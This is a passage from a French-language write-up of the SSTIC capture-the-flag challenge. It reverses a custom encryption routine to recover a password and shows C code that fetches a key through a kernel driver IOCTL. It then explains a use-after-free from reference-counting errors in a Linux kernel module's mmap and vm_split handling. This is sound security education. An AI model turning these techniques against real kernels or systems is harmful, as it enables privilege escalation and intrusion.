11f0 | 42 16 01 00 | MOV.O R5,R1
11f4 | 27 17 0c 00 | SHL.D R5,000c
11f8 | 26 07 14 00 | SHR.D R1,0014
11fc | 24 06 05 00 | OR.D R1,R5
1200 | 20 02 01 00 | ADD.D R0,R1
1204 | 25 0e 00 00 | XOR.D R3,R0
1208 | 42 16 03 00 | MOV.O R5,R3
120c | 27 17 08 00 | SHL.D R5,0008
1210 | 26 0f 18 00 | SHR.D R3,0018
1214 | 24 0e 05 00 | OR.D R3,R5
1218 | 20 0a 03 00 | ADD.D R2,R3
121c | 25 06 02 00 | XOR.D R1,R2
1220 | 42 16 01 00 | MOV.O R5,R1
1224 | 27 17 07 00 | SHL.D R5,0007
1228 | 26 07 19 00 | SHR.D R1,0019
122c | 24 06 05 00 | OR.D R1,R5
1230 | 40 1f 01 00 | ADD.O R7,0001
1234 | 0b 00 00 00 | RET 0
1238 | 42 03 00 20 | MOV.O R0,2000
123c | 42 0b 00 01 | MOV.O R2,0100
1240 | 4e 05 00 30 | LDR.O R1,[3000]
1244 | 4e 0c 02 00 | LDR.O R3,[R2]
1248 | 20 06 00 00 | ADD.D R1,R0
124c | 45 06 03 00 | XOR.O R1,R3
1250 | 4f 05 00 30 | STR.O R1,[3000]
1254 | 40 03 10 00 | ADD.O R0,0010
1258 | 40 0b 10 00 | ADD.O R2,0010
125c | 4e 05 10 30 | LDR.O R1,[3010]
```

```
1260 | 4e 0c 02 00 | LDR.O R3,[R2]
1264 | 20 06 00 00 | ADD.D R1,R0
1268 | 45 06 03 00 | XOR.O R1,R3
126c | 4f 05 10 30 | STR.O R1,[3010]
1270 | 40 03 10 00 | ADD.O R0,0010
1274 | 40 0b 10 00 | ADD.O R2,0010
1278 | 4e 05 20 30 | LDR.O R1,[3020]
127c | 4e 0c 02 00 | LDR.O R3,[R2]
1280 | 20 06 00 00 | ADD.D R1,R0
1284 | 45 06 03 00 | XOR.O R1,R3
1288 | 4f 05 20 30 | STR.O R1,[3020]
128c | 40 03 10 00 | ADD.O R0,0010
1290 | 40 0b 10 00 | ADD.O R2,0010
1294 | 4e 05 30 30 | LDR.O R1,[3030]
1298 | 4e 0c 02 00 | LDR.O R3,[R2]
129c | 20 06 00 00 | ADD.D R1,R0
12a0 | 45 06 03 00 | XOR.O R1,R3
12a4 | 4f 05 30 30 | STR.O R1,[3030]
12a8 | 0b 00 00 00 | RET 0
```

Le code obtenu n'est pas très long et peut être étudié sans trop de difficulté de manière statique. Après analyse, il apparaît qu'il s'agit du fonction de chiffrement qui prend en entrée 64 octets fournis par l'utilisateur (`stdin[0x00:0x40]`). La clé utilisée est également de taille 64 et se trouve dans la zone mappée à l'adresse 0. Cette clé a été extraite via la fonctionnalité de debug en écrivant du code custom qui lit et copie les parties de la clé dans stdout.

En reprenant le binaire `service` où la sortie de cette routine de chiffrement est traitée, on peut identifier les contraintes sur le bloc de 64 octets pour que le mot de passe soit valide :

- Les 48 premiers octets du bloc sont égaux à FF
- Les 16 derniers octets sont égaux à "EXECUTE FILE OK!"

Pour trouver le bon mot de passe et accéder au service d'exécution de code, il faut donc inverser la routine de chiffrement pour trouver l'entrée qui permet d'obtenir la sortie ci-dessus.

Pour effectuer cette tâche, j'ai tout d'abord réimplémenter l'algorithme de chiffrement en python :

```python
def f(M0, M1, M2, M3):
    M0 = add_d(M0, M1)
    M3 = xor_d(M3, M0)
    M3 = rol_d(M3, 0x10)

    M2 = add_d(M2, M3)
    M1 = xor_d(M1, M2)
    M1 = rol_d(M1, 0xc)
```

```
    M0 = add_d(M0, M1)
    M3 = xor_d(M3, M0)
    M3 = rol_d(M3, 0x8)

    M2 = add_d(M2, M3)
    M1 = xor_d(M1, M2)
    M1 = rol_d(M1, 7)

    return M0, M1, M2, M3

def encrypt(M0, M1, M2, M3):
    i = 0

    print("[+] In encrypt:")
    print_M(M0, M1, M2, M3)

    # Main Loop
    while i != 0x14:

        if i%2 == 1:
            M1 = ROR(M1, 4*8)
            M2 = ROR(M2, 8*8)
            M3 = ROR(M3, 0xc*8)
            M0, M1, M2, M3 = f(M0, M1, M2, M3)
            M3 = ROR(M3, 4*8)
            M2 = ROR(M2, 8*8)
            M1 = ROR(M1, 0xc*8)
        else:
            M0, M1, M2, M3 = f(M0, M1, M2, M3)

        #print_M(M0, M1, M2, M3)

        i += 1
    # XOR with key
    M0 = (add_d(M0, 0x2000))^k0
    M1 = (add_d(M1, 0x2010))^k1
    M2 = (add_d(M2, 0x2020))^k2
    M3 = (add_d(M3, 0x2030))^k3

    print("\n[+] Out encrypt:")
    print_M(M0, M1, M2, M3)
    return M0, M1, M2, M3
```

Toutes les opérations effectuées sont assez simples et peuvent être inversées une par une.

Ainsi, l'inversion globale de l'algorithme ne présente pas de difficulté particulière :

```
def inv_f(M0, M1, M2, M3):
    M1 = ror_d(M1, 7)
    M1 = xor_d(M1, M2)
    M2 = sub_d(M2, M3)

    M3 = ror_d(M3, 8)
    M3 = xor_d(M3, M0)
    M0 = sub_d(M0, M1)

    M1 = ror_d(M1, 0xc)
    M1 = xor_d(M1, M2)
    M2 = sub_d(M2, M3)

    M3 = ror_d(M3, 0x10)
    M3 = xor_d(M3, M0)
    M0 = sub_d(M0, M1)

    return M0, M1, M2, M3

def decrypt(M0, M1, M2, M3):

    print("[+] In decrypt:")
    print_M(M0, M1, M2, M3)

    # XOR with key
    M0 = sub_d(M0^k0, 0x2000)
    M1 = sub_d(M1^k1, 0x2010)
    M2 = sub_d(M2^k2, 0x2020)
    M3 = sub_d(M3^k3, 0x2030)

    # Main loop
    i = 0x13
    while i >= 0:
        #print_M(M0, M1, M2, M3)
        if i%2 == 1:
            M1 = ROL(M1, 0xc*8)
            M2 = ROL(M2, 8*8)
            M3 = ROL(M3, 4*8)
            M0, M1, M2, M3 = inv_f(M0, M1, M2, M3)
            M3 = ROL(M3, 0xc*8)
            M2 = ROL(M2, 8*8)
            M1 = ROL(M1, 4*8)
```

```
        else:
            M0, M1, M2, M3 = inv_f(M0, M1, M2, M3)
        i -=1

    print("\n[+] Out decrypt:")
    print_M(M0, M1, M2, M3)

    return M0, M1, M2, M3
```

```
$ python emu.py

[+] In decrypt:
0xffffffffffffffffffffffffffffffff
0xffffffffffffffffffffffffffffffff
0xffffffffffffffffffffffffffffffff
0x214b4f20454c49462045545543455845

[+] Out decrypt:
0x6b20657479622d323320646e61707865  <--- "expand 32-byte k"
0x341045be1cc9fac4815590e83d27cc62
0xd4ba97a84a60e480f61405faca16091a
0x97b63471b47af68774359bcd2da062ad
```

Nous obtenons ainsi le bonne entrée à fournir au service. Les 16 premiers octets constituent la chaîne de caractères "expand 32-byte k". En faisant une recherche sur Google, il apparaît qu'il s'agit d'une constante utilisée par l'algorithme cryptographique `Salsa20`... Une fois n'est pas coutume, je viens de reverser un algorithme standard –'

4.4 Récupération en direct de la clé du répertoire admin

Maintenant que nous avons le bon mot de passe, nous pouvons exécuter un binaire (compilé en statique pour qu'il fonctionne correctement) sur le serveur distant et contourner la restriction implémentée par `service` sur la clé du répertoire `admin`. Le code ci-dessous permet d'envoyer une requête IOCTL au module noyau pour récupérer la clé qui nous intéresse :

```c
#include <stdio.h>
#include <stdlib.h>
#include<sys/ioctl.h>

#define IOCTL_GET_KEY 0xC0185304

int main () {
   /* open SSTIC driver */
   printf("[+] Opening SSTIC driver...");
   int fd = open("/dev/sstic", 2);

   if(fd < 0) {
        printf("\n[!]Cannot open device file...\n");
        return 0;
    }
    printf("OK.\n");

    /* Get key */
    char buf[24];
    unsigned long id = 0x75edff360609c9f7;
    memset(buf, 0, 24);
    memcpy(buf, &id, 8);

    ioctl(fd, IOCTL_GET_KEY,  buf);

    /* Print key */
    for (int i = 8; i < 24; i++) {
        printf("%02x", (unsigned char) buf[i]);
    }
    printf("\n");
}
```

```
115e8adf8927887fe629bfd92829c11b
```

Avec cette clé, nous pouvons déchiffrer le répertoire `admin` et obtenir un nouveau flag :

```
Flag : SSTIC{377497547367490298c33a98d84b037d}
```

5 Étape 5 : Exploitation de vulnérabilités dans un module noyau Linux

5.1 Le dernier répertoire manquant

A ce stade du challenge, nous ne sommes plus très loin de l'objectif final. Il ne nous reste qu'un seul répertoire à déchiffrer pour obtenir les dernières vidéos encore protégées par le système de DRM du SSTIC : le répertoire `prod`. En effet, bien que nous puissions faire des requêtes en direct au module noyau, la clé de ce répertoire est inaccessible car il s'agit d'une clé de production et le secure element est en mode debug.

L'origine de ce comportement peut être expliqué en étudiant le code du module noyau `sstic.ko` dans *IDA*.

A l'initialisation du module, celui-ci s'inscrit comme étant un driver PCI via la fonction `_pci_register_driver`. Ainsi, lorsque le secure element qui est un device PCI est branché sur le système, la fonction de callback du module `pci_probe` est appelée. Cette fonction réalise uniquement deux opérations :

- Mapping en mémoire des registres du device PCI via la fonction `pci_iomap`. Le pointeur retourné est stocké dans une variable globale `device`. Ce pointeur pourra être utilisé pour lire et écrire dans les registres de configuration du secure element via `ioread` et `iowrite`
- Passage du secure element en mode debug en écrivant la valeur 1 dans un de ses registres.

Ainsi, **dès son branchement, le secure element est directement passé en mode debug** et le reste du module ne contient aucun mécanisme permettant de modifier cet état. Puis dans la fonction `ioctl_get_key`, si la clé demandée est une clé de production (bit de poids fort à 1), le module vérifie si le secure element est en mode debug. Si c'est le cas, l'accès à la clé est refusée. Il apparaît donc impossible d'obtenir la clé de production de manière légitime.

Par conséquent, le but de cette étape est claire : il va falloir **trouver et exploiter une vulnérabilité dans le module noyau** pour obtenir de l'exécution de code au niveau noyau et **repasser le secure element en mode production**.

5.2 Vulnérabilité dans le handler mmap du module

La phase de recherche de vulnérabilités sur le module noyau a été la partie la plus difficile pour moi sur l'ensemble du challenge. J'ai passé plusieurs jours à lire et relire le code du module noyau, à faire et refaire les mêmes schémas, à parcourir les structures du kernel Linux pour comprendre pourquoi mes idées ne fonctionnaient pas. Finalement, tous ces moments de galère sont ceux qui m'ont fait le plus progresser. Toutefois, ce rapport étant déjà très long et le temps restant avant de devoir le rendre étant assez serré, je n'aurai pas le temps cette fois de détailler l'ensemble des pistes que j'ai creusées et qui n'ont pas abouties.

Ainsi, cette section présente directement les détails de la vulnérabilité qui m'a permis de compromettre le module noyau, en commençant par introduire les concepts et objets nécessaires à la compréhension.

Disclaimer : Les sections suivantes décrivent ma compréhension de la vulnérabilité et des notions associées. La majorité des concepts étaient nouveaux pour moi pendant le challenge, ainsi la probabilité que j'écrive de grosses bêtises est non négligeable. D'ailleurs, si vous en repérez, n'hésitez pas à me contacter (mail : joansivion@gmail.com) pour que je puisse corriger ma version.

Description de l'objet sstic_session

A chaque ouverture du driver `/dev/sstick.ko`, un objet `sstic_session` est créé et alloué via `kmem_cache_alloc` depuis le cache dédié `sstic_session_cache` initialisé au démarrage du module. Cet objet de session possède la structure suivante :

```
struct sstic_session {
  physical_mem *mems[4];
  _QWORD *regions_next;
  _QWORD *regions_prev;
};
```

Cette structure est la tête de la liste doublement chaînée des objets régions de la session en cours.

Description de l'objet sstic_region

A chaque requête IOCTL `ioctl_alloc_region`, une nouvelle région est créée et allouée via `kmem_cache_alloc` depuis le cache dédié `sstic_region_cache` avant d'être ajoutée à la liste doublement chaînée de la session. L'objet région possède la structure suivante :

```
struct sstic_region {
  physical_mem *phy_mem;    // zone de mémoire physique de cette région
  _DWORD perm;              // permissions associées
  _DWORD id;                // id de la région
  _QWORD *  next;
  _QWORD *  prev;
};
```

Les paramètres de `ioctl_alloc_region` spécifient le nombre de pages N qu'il faut allouer pour cette région. Puis, la fonction `alloc_pages_current(N)` est appelée pour générer un bloc continue de mémoire physique de taille N pages. Enfin, la fonction `split_page` est appliquée au bloc obtenu pour le séparer en N pages distinctes. Les pointeurs vers ces pages sont stockés dans la structure `phy_mem` de type `physical_mem` qui est définie comme suit :

```
struct physical_mem {
  _QWORD vma_split_start;
  _QWORD vma_split_end;
  unsigned int n_pages;
  _DWORD ref_counter;
  page *pages[32];
};
```

Nous reviendrons sur les deux premiers champs plus tard. Pour l'instant, l'important est que cette structure contient les pointeurs de page et un *reference counter* qui indique le nombre de références existantes vers cette structure. Ce concept est très répandu dans le noyau Linux : il est utilisé pour savoir si une structure allouée en mémoire peut être libérée (*reference counter* égal à 0) ou si au contraire il existe encore des objets qui pointent dessus (*reference counter* supérieur à 0). Les pages dont la structure est défini dans le noyau Linux possèdent elles aussi un *reference counter*. Une bonne gestion de ces compteurs permet d'éviter les situations de type *use after free* (normalement une structure ne peut pas être libérée si elle est encore utilisée ailleurs)

Rôle et fonctionnement du handler mmap

Afin de pouvoir mettre en place des zones de mémoire partagées entre les programmes utilisateurs et le device PCI, le module noyau du SSTIC implémente sa propre opération `mmap`. Ainsi, lorsqu'un programme appelle `mmap` en spécifiant en paramètre un descripteur de fichier ouvert avec `/dev/sstic.ko`, c'est la fonction `sstic_mmap` qui est appelée.

Avant d'appeler `mmap`, le programme doit avoir au préalable créé des régions. Puis, le programme indique en paramètre de `mmap` la région qu'il souhaite utiliser. Au cours de cette appel, les opérations suivantes sont effectuées :

- Une nouvelle structure de type `physical_mem` `phy_mem_mmap` est initialisée. Un pointeur vers cette structure est stockée dans la structure VMA (*Virtual Memory Area*) associée à l'opération
- Les pointeurs de pages contenus dans le `phy_mem` de la région sont copiés dans `phy_mem_mmap`
- Les *reference counters* de chaque page sont incrémentés étant donné qu'il y a maintenant 2 structures qui pointent sur ces pages.

En résumé, après la création de plusieurs régions et un appel à `mmap` sur une de ces régions, la situation en mémoire est la suivante :



FIGURE 27 – État des reference counters après un appel à mmap

En plus de l'opération `mmap` de base, le module définit des fonctions à exécuter en cas d'opération sur le VMA associé au `mmap` :

- `vm_open` : ce callback est déclenché quand le VMA est ouvert, c'est le cas par exemple lors d'un appel à `fork`
- `vm_close` : ce callback est déclenché quand le VMA est fermé, c'est le cas par exemple lorsque le processus se termine
- `vm_split` : à cause du peu de documentation sur cette opération, j'ai mis énormément de temps à comprendre son rôle et la situation dans laquelle le callback est déclenché. Finalement, j'ai compris que cette fonction est appelé quand il y a une nécessité de séparer une zone mémoire du VMA en deux parties. C'est le cas par exemple quand on alloue une zone de mémoire avec `mmap` puis qu'on change les permissions d'une partie de la zone.

- `vm_fault` : ce callback est déclenché quand une faute a lieu dans la zone mémoire issue du premier appel à `mmap`. Ce mécanisme est souvent utilisé pour mettre en place des stratégies d'allocation de pages "paresseuses" : après le premier appel à `mmap`, aucune page physique ne correspond à la zone de mémoire virtuelle créée ; c'est uniquement lors du premier accès à cette zone (qui déclenchera donc une faute) qu'une page physique sera insérée pour cette zone de mémoire virtuelle. Cette stratégie est utilisée dans le cas de notre module noyau.

Vulnérabilité sur la gestion des reference counters

La vulnérabilité réside dans la gestion des *reference counters* lors d'un appel à `mmap` sur un VMA qui est issue d'une opération `vm_split()`.

Prenons l'exemple d'un processus parent qui fait un appel à `mmap`, utilise la zone mémoire pour faire des actions puis lance un processus fils via `fork()` et attend la fin de son exécution. Ici, nous sommes dans un cas "classique" (sans appel à `vm_split()`). Les évènements suivants vont alors avoir lieu au niveau du module noyau :

- `fork()` utilise un mécanisme de type *copy on write* : tant que le processus enfant ne modifie pas la mémoire associée au VMA, le parent et l'enfant partagent la même référence vers cette zone mémoire.
- Ainsi, lorsque `vm_open()` est appelée, le *reference counter* de la structure `physical memory` du VMA issue de l'appel à `mmap` est incrémenté et est donc égal à 2. C'est normal, car désormais le parent ET le fils l'utilisent.
- Le fils termine son exécution : `vm_close()` est appelée et décrémente le *reference counter* de la structure `physical memory` qui vaut désormais 1. Comme le reference counter n'est pas nul, `vm_close()` ne libère pas la structure `physical memory`.

Ces opérations sont résumées sur la figure qui suit.



FIGURE 28 – Gestion des reference counters lors d'un fork() sans vm_split()

Maintenant, prenons le même cas de figure mais avec un appel à `vm_split()` (via un changement de permission sur une moitié du VMA avec `mprotect()` par exemple) avant le `fork()`. Pour que l'exemple, soit le moins compliqué possible, supposons que le VMA contenait 2 pages avant le `vm_split()`. Cette fois le déroulement des opérations va être le suivant :

- `vm_split()` : le VMA est divisé en deux parties (high et low) qui auront chacune une structure `physical memory` contenant une seule page (page 0 pour low et page 1 pour high) avec un *reference counter* à 1
- `fork() --> vm_open()` : chaque VMA est dupliqué dans le processus enfant. C'est **ici que se trouve la vulnérabilité**.
  1. pour VMA low, tout se passe comme précédemment, le VMA low de l'enfant pointe vers `physical memory` qui voit son *reference counter* incrémenté.

2. pour VMA high, `vm_open()` **créé une nouvelle structure** `physical memory` (avec donc un *reference counter* à 1) qui contient un pointeur vers la page 1 **sans incrémenter le *reference counter* de cette page**. Ainsi, à ce stade, deux structures (`physical memory` parent et enfant) référencent la page 1, mais son *reference counter* ne vaut que 1.

- `exit() --> vm_close()`
  1. pour VMA low, tout se passe bien, le *reference counter* de `physical memory` est decrémenté
  2. pour VMA high, le *reference counter* de la nouvelle structure `physical memory` passe à 0 : la structure est free. Dans la fonction de libération de cette structure, **le *reference counter* de la page 1 est décrémenté à 0 : la page est free alors que le processus parent l'utilise encore.**



FIGURE 29 – Gestion des *reference counters* lors d'un fork() avec vm_split() (1/2)

